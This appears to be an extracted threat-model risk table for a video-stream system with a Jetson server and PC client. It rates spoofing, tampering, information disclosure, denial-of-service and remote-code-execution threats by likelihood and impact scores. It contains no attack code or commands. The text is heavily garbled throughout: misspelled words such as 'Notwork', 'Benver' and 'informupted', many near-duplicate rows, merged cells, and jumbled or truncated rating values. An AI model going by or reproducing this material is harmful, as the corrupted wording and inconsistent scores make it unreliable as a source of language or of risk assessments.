TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker	Estimatin g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion delection	Range 3 - Network and programming skills 7 - 7 - Some access or resourced required 8 - 7 - Easy 5 - Easy 9 - Not logged Estimating Range	Likelihood	HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of availability Finance Reputation damage Non- compliance Privacy violation Factors f	Range 4 - Minimal critical data disclosed, extensive data disclosed, extensive data disclosed, extensive data disclosed, extensive slightly corrupt data 5 - Minimal primary services infermpted, extensive secondary services 1 - Possibly traceable 5 - Loss of goodwill 5 - Clear victor 7 - Thousands of people or Estimati Range 5 - Extensive 5 - Extensive 5 - Extensive 5 - Extensive 6 - Clear victor 7 - Thousands 6 - Thousands 6 - Thousands 6 - Thousands 7 - Thousands 6 - Thousands 7 - Thousands 6 - Thousands 7 - T	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Benver (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion delection Factors for	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Clovious 9 - Not logged Estimating Range 3 - Network and programming skills	Likelihood	HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed, extensive non-sensitive data disclosed fisclosed	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Benver (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of editoovery Easte of ed	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not loaged Estimating Range 3 - Network and programming programming programming	Likelihood	HIGH	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of	Range 4 - Minimal critical data disclosed, extensive data disclosed, extensive data disclosed, extensive data disclosed 5 - Extensive slightly corrupt data 5 - Minimal primary services informupted, extensive secondary services informupted 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear victor 7 - Thousands of people or Estimati Range 5 - Extensive	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.5 Result (Video Stream)	Spoofing [Threat] Benver (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection Factors Skill level Motive	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Clovious 9 - Not logged Estimating Range 3 - Network and programming skills 4 - Possible reward 7 - Some 7 - Some	Likelihood	HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed, sextensive silphty compdition for Ameritive secondary services interrupted, extensive secondary services interrupted for Ameritical finamental finam	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.6 Result (Video Stream)	Spoofing [Threat] Benver (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of editoovery Easte of ed	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not loaged Estimating Range 3 - Notwork and	Likelihood	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Financial damage Reputation damage Privacy violation Factors f Factors Loss of confidentiality Loss of	Range 4 - Minimal critical data disclosed, extensive data disclosed, extensive data disclosed, extensive data disclosed 5 - Extensive slightly corrupt data 5 - Minimal primary services informupted, extensive secondary services informupted 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear victor 7 - Thousands of people or Estimati Range 5 - Extensive	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High
TR-44	DP2.6 Result (Video Stream) Inteface DP2.6 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of exploit Giscovery Ease of exploit Awareness Intrusion detection Factors for Factors Skill level Motive	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not loaged Estimating Range 3 - Notwork and programming skills 4 - Possible reward 7 - Some access or resources required	Likelihood	HIGH	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed disclosed, extensive non-sensitive data disclosed fisclosed fisclosed fisclosed 5 - Extensive silphty romyd data 5 - Minimal primary services intermupted, extensive secondary services intermupted for - Possitivy traceable 5 - 5 - Loss of geodefill 5 - Clear violation 7 - Thousands of people or Estimatii Range 5 - Extensive critical data disclosed 5 - Extensive slighty compt data	Score 5.375	MEDIUM MEDIUM	Risk Severity High
TR-44	DF2.6 Result (Video Stream) Inteface DF2.6 Result	Spoofing [Threat] Benver (Jetson) may be spoofed by an attacker Threat Group	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection Factors Skill level Motive	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not loaged Estimating Range 3 - Notwork and	Likelihooc Likeli Score	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of confidentiality Loss of integrity Loss of integrity Loss of	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed fis	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High Overall Risk Severity
TR-44	DP2.6 Result (Video Stream) Inteface DP2.6 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awarenes Intrusion Factors for Factors Skill level Motive Opportunity Group Size	Range 3 - Notwork and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 5 - Easy 6 - Obvious 9 - Not loaged Estimating Range 3 - Notwork and programming skills 4 - Possible reward 7 - Some access or resources required	Likelihooc Likeli Score	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation Factors f Loss of confidentiality Loss of integrity Loss of integrity Loss of availability Loss of availability Loss of availability	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed, sextensive slightly corrupt data 5 - Extensive siliphtly torrupt data 5 - Minimal primary services interrupted, extensive secondary services interrupted 7 - Possibly traceable 5 - Loss of goodwill 5 - Clear violation 7 - Thousands of peopple or Estimatii Range 5 - Extensive slightly corrupt data 3 - 7 - Possibly corrupt data	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High Overall Risk Severity
TR-44	DP2.6 Result (Video Stream) Inteface DP2.6 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	Factors Bill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion Geteotion Factors for July 100 J	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 6 - Obvious 9 - Not logged Range Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources required	Likelihooc Likeli Score	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Non-compliance Privacy violation Factors f Loss of confidentiality Loss of availability Reputation	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed finemupbed, extensive secondary services intermupbed finemupbed	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High Overall Risk Severity
TR-44	DP2.6 Result (Video Stream) Inteface DP2.6 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Infrusion detection Factors Skill level Motive Opportunity Group Size Ease of discovery	Range 3 - Network and programming skills 7 - 7 - Some access or resources required 8 - 7 - Easy 6 - Obvious 9 - Not logged Estimating Range 3 - Network and programming skills 4 - Possible reward 7 - Some access or resources required	Likelihooc Likeli Score	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of availability Financial damage Non-compliance Privacy violation Factors Loss of confidentiality Loss of availability	Range 4 - Minimal critical data disclosed, extensive data disclosed, stensive data disclosed, stensive data disclosed, stensive data disclosed, stensive slightly corrupt data 5 - Extensive secondary services interrupted, extensive 5 - Minimal primary services interrupted, extensive 5 - Secondary services interrupted, extensive 5 - Loss of goodwill 5 - Clear violation 7 - Thousands of people or Estimatin Range 5 - Extensive critical data discloses 5 - Extensive critical forth corrupt data 5 - Extensive 5 - Extensive 5 - Secondary 5 - Color condedition 5 - Color	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High Overall Risk Severity
TR-44	DP2.6 Result (Video Stream) Inteface DP2.6 Result (Video Stream)	Spoofing [Threat] Server (Jetson) may be spoofed by an attacker Threat Group Spoofing	Estimatin g Factors Threat Agen Vulnerability Estimatin g Factors Threat Agen	Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion desection Factors for Factors Skill level Motive Opportunity Group Size Ease of discovery Ease of discovery Ease of exploit	Range 3 - Network and programming skills 7 - 7 - Some access or recoursed required 8 - 7 - Easy 6 - Obvious 9 - Not logged Estimating Range 3 - Network and programming skills 4 - Possible reward 7 - Sassy 5 - Easy 5 - Easy	Likelihooc Likeli Score	HIGH iihood Severity	g Factors Technical Impact Business Impact Estimatin g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of availability Loss of availability Loss of accountability Factors Loss of confidentiality Loss of integrity Loss of integrity Loss of availability Loss of availability Loss of accountability Loss of availability Loss of accountability Loss of accountability Financial damage Reputation damage	Range 4 - Minimal critical data disclosed, extensive non-sensitive data disclosed fisclosed, extensive sighty corrupt data 5 - Extensive sighty traceable 5 - Minimal primary services informybed, extensive secondary services informybed, extensive secondary services informybed, extensive secondary services for people 5 - Loss of geodefill 5 - Clear violation 7 - Thousands of people or Estimatii 8 - Clear violation 7 - Extensive critical data disclosed 5 - Extensive slighty commet data 7 - Possibly traceable 5 - Los of geodefill 5 - Clear violation 3 - 7 - Possibly traceable 5 - Extensive slighty traceable 5 - Los of geodefill 5 - Clear violation 3 - 7 - Fossibly traceable 5 - Los of geodefill 5 - Los of	Score 5.375 5.375 Imp Impact Imp	MEDIUM Mact Severity	Risk Severity High Overall Risk Severity

Time				Factors for	Estimating	Likelihood	i		Factors f	or Estimation	ng Impact		Overall	
Time	ID	Inteface	Threat Group	Estimatin	Easters	Pango	Likeli	hood	Estimatin	Easters	Pange	Imp	act	Risk
Time				g Factors	Factors	Range	Score	Severity	g Factors	Factors	Range	Score	Severity	Severity
Time of Part										Loss of				
Thi-stand Property			Tampering		Skill level	programming								
Time				1						Loss of	3 - Minimal			
TR-40 Part				Chroat Agon	Motive				Technical					
Third Part				illieat Ageil					Impact	lare of	9 - All			
Time		DF2.6			Opportunity						completely			
Second Control Contr	TR-46					required	5.875	MEDIUM			lost	4.875	MEDIUM	Medium
Part					Group Size	7 -					5-			\setminus
Part					Ease of	7 5				Financial				
TR-46 Protection Protec						7 - Easy					annual profit			
TR-46 Part				Vulnerability		4 -								
TR-45 Passes Threat Group Th					Awareness	6 - Obvious			Impact		5 - Clear			
Part						9 - Not logged				Privacy				
TR-45 Passed Passed Group Passed Range Passed Range R							Likelihood				or Estimatir	ng Impact		
TR-46	ID	Inteface	Threat Group						Estimatin				act	
TR-49			·		Factors	Range	Score	Severity		Factors	Range			Severity
TR-46			Information Discleance		Spill terror	4 - Advanced				Loss of				
TR-46			momation Disclosure	1	oniii level	computer user				confidentiality	disclosed			
TR-48					Motive						3 - Minimal			
TR-42 CPL Section Trivest Commonweal Commonweal CPL Commonweal CPL				Threat Agen						Integrity				
TR-48				Illieat Ageil	Opportunity	access or			Impact		3 -			
TR-48		DE0.5								avallability				
Color Colo	TR-48	Result			Group Size	7 -	6	HIGH				5.25	MEDIUM	High
TR-92 Part										accountability				
TR-49 Threat Group Threat Group Threat Group Threat Group Threat Agen Threat Group Threat Agen Threat Group Threat Agen Threat Group Threat Group Threat Agen						6-								
TR-49 TR-49 Threat Group										_				
TR-92 Threat Group				Vulnerability		5 - Easy				damage	goodwill			
TR-45 Threat Group Threat Group				-	Awareness	6 - Obvious			Impact					
TR-49 Threat Group Threat Agen						9 - Not logged								
Interior					detection					violation	of people			
TR-49					Factors for	Estimating				Factors f	or Estimatio			
Denial Of Service			Threat Group		Factors									
Decid Of Service Statistical Control of	ID	Inteface			Factors	Range				Factors	Range			
TR-42 DP2-6 Fear Threat Agen Threa	ID	Inteface	Inreat Group		Factors					Factors				
TR-92 DP3.5 Result (lose of system) IThreat Group Threat Agen Opportunity Orong size T- Some Opportunity Orong size T- Some Opportunity Indicates or some Impact Loss of availability Loss of availability Loss of availability Ease of result (lose of system) Vulnerability American Factors for Estimating Likelihood Estimating of Sactors Technical Impact Impact DP3.5 Range Elevation Of Privilege Threat Agen Opportunity Infreat Agen Opportunity Infraet Infraet Infraet Infraet	ID	Inteface				6 - Some				Loss of	2 - Minimal non-sensitive			
TR-49	ID	Interace				6 - Some technical				Loss of	2 - Minimal non-sensitive data			
DP2.6 Result (Video Oreanna) Composition Compositi	ID	Inteface			Skill level	6 - Some technical skills			g Factors	Loss of confidentiality	2 - Minimal non-sensitive data disclosed 1 - Minimal			
TR-52 PP-56 PR suit (Video Stream) Threat Private Pr	ID	Inteface		g Factors	Skill level	6 - Some technical skills			g Factors Technical	Loss of confidentiality	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly			
Comparation	ID	Interace		g Factors	Skill level	6 - Some technical skills 6 - 7 - Some access or			g Factors Technical	Loss of confidentiality Loss of integrity Loss of	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly comupt data			
Stream Client (PC) crashes, haits, stops or runs Ease of efficiency 7 - Easy Ease of exploit 8 - Logoed 8 - Logoed 8 - Logoed 8 - Logoed 9 - Paul of exploits 9	ID	DF2.6		g Factors	Skill level	6-Some technical skills 6- 7-Some access or resources			g Factors Technical	Loss of confidentiality Loss of integrity Loss of	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly comupt data			
Silver Privacy Priva		DF2.6 Result	Denial Of Service	g Factors	Skill level Motive Opportunity	6-Some technical skills 6- 7-Some access or resources required	Score	Severity	g Factors Technical	Lose of confidentiality Lose of integrity Lose of availability Lose of	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data	Score	Severity	Severity
Awareness See of exploit See of ex		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Motive Opportunity Group Size	6 - Some technical skills 6 - 7 - Some access or resources required 7 -	Score	Severity	g Factors Technical	Loss of confidentiality Loss of integrity Loss of availability Loss of accountability	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 -	Score	Severity	Severity
Vulnerability Vulnerability Awareness S - Pablic Awareness Impact S - Coardinate S - Coardin		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Motive Opportunity Group Size Ease of	6 - Some technical skills 6 - 7 - Some access or resources required 7 -	Score	Severity	g Factors Technical	Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly comupt data 8 - 5 -	Score	Severity	Severity
Interact		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Motive Opportunity Group Size Ease of discovery Ease of	6-Some technical skills 6- 7-Some access or resources required 7- 7-Easy	Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 5 - 4 - Loss of	Score	Severity	Severity
Threat Group Threat Group		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Molive Opportunity Group Size Ease of discovery Ease of exploit	6 - Some technical skills 6 - 7 - Some access or resources required 7 - 7 - Easy 5 - Easy	Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Financial damage Reputation damage	2 - Minimal non-censitive data disclosed 1 - Minimal slightly compt data 8 - 5 - 4 - 4 - Loss of major accounts	Score	Severity	Severity
Threat Group Factors for Estimating Likelihood Factors for Estimating Impact Coverall Risk Severity		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Molive Opportunity Group Size Ease of discovery Ease of exploit	6 - Some technical skills 6 - 7 - Some access or resources required 7 - 2 - Easy 9 - Public 9 - Pub	Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 5 - 4 - 4 - Loss of major accounts 5 - Clear	Score	Severity	Severity
ID Inteface Threat Group Estimatin g Factors Range Likelihood Score Severity Score Score Severity Score Score		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors	Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion	6 - Some technical skills skills 6 - 7 - Some access or resources required 7 - 7 - Easy 5 - Easy 9 - Public knowledge 8 - Logged 5 - Logged 5 - Logged 8 -	Score	Severity	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compiliance Privacy	2 - Minimal non-densitive data disclosed 1 - Minimal slightly compt data 8 - 4 - 4 - Loss of major accounts 5 - Clear visions 3 - One 3 - One	Score	Severity	Severity
TR-52 P2.6 Result (Video Stream) Personal part of the p		DF2.6 Result (Video	Denial Of Service [Threat] Client (PC) crashes, halts, stops or runs	g Factors Threat Agen Vulnerability	Skill level Motive Opportunity Group Size Ease of exploit Awareness Intrusion detection	6 - Some technical skills 6 - 7 - Some access or resources required 7 - T - Easy 5 - Easy 9 - Public knowledge 8 - Logged without review	Score 6.875	Severity HIGH	g Factors Technical Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation damage Non-compliance Privacy violation	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 5 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual	Score 4	Severity	Severity High
Elevation Of Privilege Skill level Skil	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, halts, stops or runs slowly.	g Factors Threat Agen Vulnerability	Motive Opportunity Group Size Ease of exploit Awareness Intrusion delection Factors for	6 - Some technical skills skills skills skills for the skills for	Score 6.875	Severity HIGH	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation Reputation Privacy violation Factors fr	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly corrupt data 8 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual or Estimatia	Score 4	Severity MEDIUM	High Overall
TR-52 TR-52 TR-52 Treat Agen Copportunity Composition Copportunity Copportuni	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, halts, stops or runs slowly.	g Factors Threat Agen Vulnerability Estimatin	Motive Opportunity Group Size Ease of exploit Awareness Intrusion delection Factors for	6 - Some technical skills skills skills skills for the skills for	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Reputation Reputation Privacy violation Factors fr	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly corrupt data 8 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual or Estimatia	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 DP2.6 Result (Video Stream) Berver (Jetson) may be able to remotely execute code Tream Treat Agen Motive 4 - Poscible reward 4 - Special soccess or resources required 4 - Special soccess or resources sor resources required 4 - Special soccess or resources required 4 - Special soccess or resources required 4 - Special soccess or resources required 5 - Microsol primary services intermedated 6 - Services intermedated 7 - Services intermedated 8 - Services intermedated 8 - Services intermedated 9 - Services intermedated 6 - Services intermedated 6 - Services intermedated 6 - Services intermedated 6 - Services intermedated 7 - Services intermedated 8 - Services intermedated 8 - Services intermedated 9 - Services intermedated 9 - Services intermedated 1 - Services intermedated 2 - Services intermedated 3 - Services intermedated 4 - Services intermedated 4 - Services intermedated 5 - Services intermedated 5 - Services intermedated 6 - Services intermedated 8 - Services intermedated 1 - Services intermedated 1 - Services intermedated 2 - Service	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for	6 - Some technical skills 6 - 7 - Some access or resources required 7 - T - Easy 9 - Public knowledge 8 - Logged without review Estimating Range 1 - Security	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of Integrity Loss of availability Loss of availability Loss of accountability Financial damage Reputation damage Non-compiliance Privacy Violation Factors fi	2 - Minimal non-sensitive data data disclosed 1 - Minimal slightly comupt data 8 - 5 - 4 - 4 - Loss of major accounts 5 - Clear violation 3 - One individual CF Estimatis Range 5 - Extensive 5 - Extensive 5 - Extensive 6 - Exte	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 DP2.6 Result (Video Stream) Berver (Jetson) may be able to remotely execute code TR-52 TR-52 TR-52 TR-53 TR-54 Trechnical Impact Technical Impact Loss of availability services intempted, extensive services intempted, extensive services intempted. Trechnical Impact Loss of availability services intempted. Trechnical Impact Loss of availability traceable Trechnical Impact Trechnical Impact Loss of availability traceable Trechnical Impact	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Group Size Ease of discovery Ease of exploit Awareness Intrusion detection Factors for	6 - Some technical skills 6 - 7 - Some access or recourses required 7 - 7 - Easy 5 - Easy 9 - Public knowledge dithout review Estimating Range 1 - Security penetration	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of accountability Loss of accountability Financial damage Reputation damage Non-compliance Privacy violation Factors f Factors Loss of	2 - Minimal non-sensitive data non-sensitive non-sensiti	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 DP2.6 Result [Intreat] Stream] Stream] DP2.6 Result [Intreat] Stream] Threat Agen Opportunity A - Special access or resources required A - Special access or resources access or	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Oroup Size Ease of discovery Ease of experiments of the desortion of the desor	6 - Some technical skills 6 - 7 - Some access or resources required 7 - Easy 5 - Easy 5 - Easy 8 - Lopped without review Estimating Range 1 - Security penetration skills 4 - Possible 4 - Possible	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compilance Privacy violation Factors f Factors Loss of confidentiality Loss of	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 5 - 4 - 4 - Loss of major accounts 5 - Clear violation 5 - Clear violation 7 - Catensive critical data disclosed 7 - Extensive	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 DF2.6 Result [Threat] [Threat]	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin	Motive Motive Opportunity Oroup Size Ease of discovery Ease of experiments of the desortion of the desor	6 - Some technical skills 6 - 7 - Some access or resources required 7 - Easy 5 - Easy 5 - Easy 8 - Lopped without review Estimating Range 1 - Security penetration skills 4 - Possible 4 - Possible	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compilance Privacy violation Factors f Factors Loss of confidentiality Loss of	2 - Minimat non-sensitive data disclosed 1 - Minimal slightly comupt data 8 - 5 - 4 - 4 - Loss of major accounts 5 - Clear violation 5 - Clear violation 7 - Extensive critical data disclosed 5 - Extensive critical data disclosed comupt data results of the complete data disclosed comupt data comupt comupt construction of the complete data data construction of the complete data data disclosed complete data data construction of the complete data data disclosed complete data data data data data data data d	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 DP2.6 Result [Threat] Server (Jetson) may be able to remotely execute code December December	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Oroup Size Ease of discovery Ease of experiments of the desortion of the desor	6 - Some technical skills 6 - 7 - Some access or required 7 - 7 - Easy 9 - Public knowledge at Looped without review Estimating Range 1 - Security penetration skills 4 - Possible reward	8.875 Likelihooc Likeli	HIGH High	g Factors Technical Impact Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compilance Privacy violation Factors f Factors Loss of confidentiality Loss of	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 4 - 4 - Loss of major accounts 5 - Clear violation or Estimatii Range 5 - Extensive critical data disclosed 5 - Minimal sensitiva data disclosed 5 - Minimal primary compt data 5 - Minimal primary seriously corrupt data 5 - Minimal primary pr	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
TR-52 (Video Stream) Berver (Jetson) may be able to remotely execute code Consultation C	TR-49	DP2.6 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of discovery Ease of ediscovery Ease of	6 - Some technical skills 6 - 7 - Some access or resources required 7 - T - Easy 5 - Easy 9 - Public knowledge 8 - Logged without reviews Estimating Range 1 - Security penetration skills 4 - Possible reward 4 - Special	8.875 Likelihooc Likeli	HIGH High	Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Loss of accountainty Financiality Loss of confidentiality Loss of integrity	2 - Minimal non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 4 - Loss of major account of the compt data	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
Stream) Server (Jetson) may be able to remotely execute code Group Size 7 -	TR-49	DF2.5 Result (Video Stream)	Denial Of Service [Threat] Client (PO) crashes, haits, stops or runs slowly. Threat Group	g Factors Threat Agen Vulnerability Estimatin g Factors	Motive Motive Opportunity Group Size Ease of discovery Ease of ediscovery Ease of	6 - Some technical skills 6 - 7 - Some access or recourses required 7 - 7 - Easy 5 - Easy 9 - Public knowledge 4 - Special access or restance skills 4 - Possible reward 4 - Special access or resources 5	8.875 Likelihooc Likeli	HIGH High	Business Impact Estimatin g Factors	Loss of confidentiality Loss of integrity Loss of availability Loss of availability Financial damage Repulation damage Non-compliance Privacy violation Factors f Factors Loss of confidentiality Loss of integrity	2 - Minimat non-sensitive data disclosed 1 - Minimal slightly compt data 8 - 4 - 4 - 4 - Loss of major account of a - Ches risk and disclosed a - Minimal primary services intermetal 5 - Minimal primary services intermetal of a - Minimal primary services intermetal of a - Minimal primary services intermetal - Minimal - Minim	Score 4 4 Impact	MEDIUM MEDIUM	High Overall Risk
